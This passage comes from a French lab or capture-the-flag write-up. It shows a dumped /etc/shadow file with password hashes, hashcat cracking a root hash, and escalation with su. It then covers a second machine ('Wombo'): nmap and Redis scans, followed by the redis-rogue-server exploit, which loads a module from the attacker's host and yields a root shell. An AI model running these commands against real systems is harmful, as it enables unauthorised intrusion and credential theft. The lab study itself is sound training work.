irc:*:18474:0:99999:7:::
gnats:*:18474:0:99999:7:::
nobody:*:18474:0:99999:7:::
systemd-network:*:18474:0:99999:7:::
systemd-resolve:*:18474:0:99999:7:::
systemd-timesync:*:18474:0:99999:7:::
messagebus:*:18474:0:99999:7:::
syslog:*:18474:0:99999:7:::
_apt:*:18474:0:99999:7:::
tss:*:18474:0:99999:7:::
uuidd:*:18474:0:99999:7:::
tcpdump:*:18474:0:99999:7:::
landscape:*:18474:0:99999:7:::
pollinate:*:18474:0:99999:7:::
sshd:*:18634:0:99999:7:::
systemd-coredump:!!:18634::::::
lxd:!:18634::::::
usbmux:*:18864:0:99999:7:::
bob:$6$9hcN2TDv4v9edSth$KYm56Aj6E3OsJDiVUOU8pd6hOek0VqAtr25W1TT6xtmGTPkrEni24SvBJePilR
6y23v6PSLya356Aro.pHZxs.:19123:0:99999:7:::
```

```
mysql:!:19123:0:99999:7:::
```

Ceci permet de pouvoir obtenir le hash de l'utilisateur root, on utilise hashcat afin de le craquer :

```
hashcat -m 1800 root2.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

...

$6$Hk74of.if9klVVcS$EwLAljc7.DOnqZqVOTC0dTa0bRd2ZzyapjBnEN8tgDGrR9ceWViHVtu6gSR.L/WTG398zZCqQiX7DP
/1db3MF0:highschoolmusical

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$Hk74of.if9klVVcS$EwLAljc7.DOnqZqVOTC0dTa0bRd2Zzy...db3MF0
Time.Started.....: Mon Jun  9 23:02:38 2025 (1 sec)
Time.Estimated...: Mon Jun  9 23:02:39 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    18458 H/s (10.86ms) @ Accel:256 Loops:32 Thr:128 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 32768/14344385 (0.23%)
Rejected.........: 0/32768 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> eatme1
Hardware.Mon.#1..: Temp: 41c Util: 96% Core:1500MHz Mem:5000MHz Bus:16

Started: Mon Jun  9 23:02:34 2025
Stopped: Mon Jun  9 23:02:41 2025
```

On trouve le mot de passe `highschoolmusical` que l'on utilise pour se connecter avec les droits root :

```
bob@wheels:~$ su
Password:
root@wheels:/home/bob# whoami
root
```

Wombo

Reconnaissance

Machine cible Adresse IP : `192.168.174.69`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 192.168.178.69
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-29 10:06 CEST
Nmap scan report for 192.168.178.69
Host is up (0.014s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE  SERVICE
22/tcp    open   ssh
53/tcp    closed domain
80/tcp    open   http
6379/tcp  open   redis
8080/tcp  open   http-proxy
27017/tcp open   mongod

Nmap done: 1 IP address (1 host up) scanned in 125.18 seconds
```

Le scan indique qu'il y 6 ports ouverts, le port 22 pour SSH, le port 53 pour DNS, les ports 80 et 8080 pour HTTP, le port 6379 pour redis, le port 27017 pour mongod

On lance un scan du service Redis :

```
nmap --script redis-info -p 6379 192.168.178.69
*Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 17:45 CEST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 17:45 (0:00:00 remaining)
Nmap scan report for 192.168.178.69
Host is up (0.016s latency).

PORT     STATE SERVICE
6379/tcp open  redis
| redis-info:
|   Version: 5.0.9
|   Operating System: Linux 4.9.0-19-amd64 x86_64
|   Architecture: 64 bits
|   Process ID: 575
|   Used CPU (sys): 2.948000
|   Used CPU (user): 3.740000
|   Connected clients: 3
|   Connected slaves: 0
|   Used memory: 895.54K
|   Role: slave
|   Bind addresses:
|     0.0.0.0
|   Client connections:
|_    192.168.45.184

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
```

LOn peut voir que redis utilise la version 5.0.9

Exploitation & Privilege Escalation

Il est possible d'exploiter le serveur Redis avec une vulnérabilité qui va permettre d'obtenir une execution de commandes `https://github.com/n0b0dyCN/redis-rogue-server` :

```
python redis-rogue-server.py --rhost=192.168.178.69 --rport=6379 --lhost=192.168.45.184 --lport=6379
/home/yoyo/Downloads/redis-rogue-server.py:11: SyntaxWarning: invalid escape sequence '\ '
  | ___ \       | (_)     | ___ \                       /  ___|
______         _ _      ______                        _____
| ___ \       | (_)     | ___ \                      /  ___|
| |_/ /___  __| |_ ___  | |_/ /___   __ _ _   _  ___  \ `--.  ___ _ ____   _____ _ __
|    // _ \/ _` | / __| |    // _ \ / _` | | | |/ _ \  `--. \/ _ \ '__\ \ / / _ \ '__|
```

```
| |\ \  __/ (_| | \__ \ | |\ \ (_) | (_| | |_| |  __/ /\__/ /  __/ |   \ V /  __/ |
\_| \_\___|\__,_|_|___/ \_| \_\___/ \__, |\__,_|\___| \____/ \___|_|    \_/ \___|_|
                                     __/ |
                                    |___/
@copyright n0b0dy @ r3kapig

[info] TARGET 192.168.178.69:6379
[info] SERVER 192.168.45.184:6379
[info] Setting master...
[info] Setting dbfilename...
[info] Loading module...
[info] Temerory cleaning up...
What do u want, [i]nteractive shell or [r]everse shell: i
[info] Interact mode start, enter "exit" to quit.
[<<] whoami
[>>] root
```

Ceci permet l'obtention d'un reverse shell avec l'utilisateur root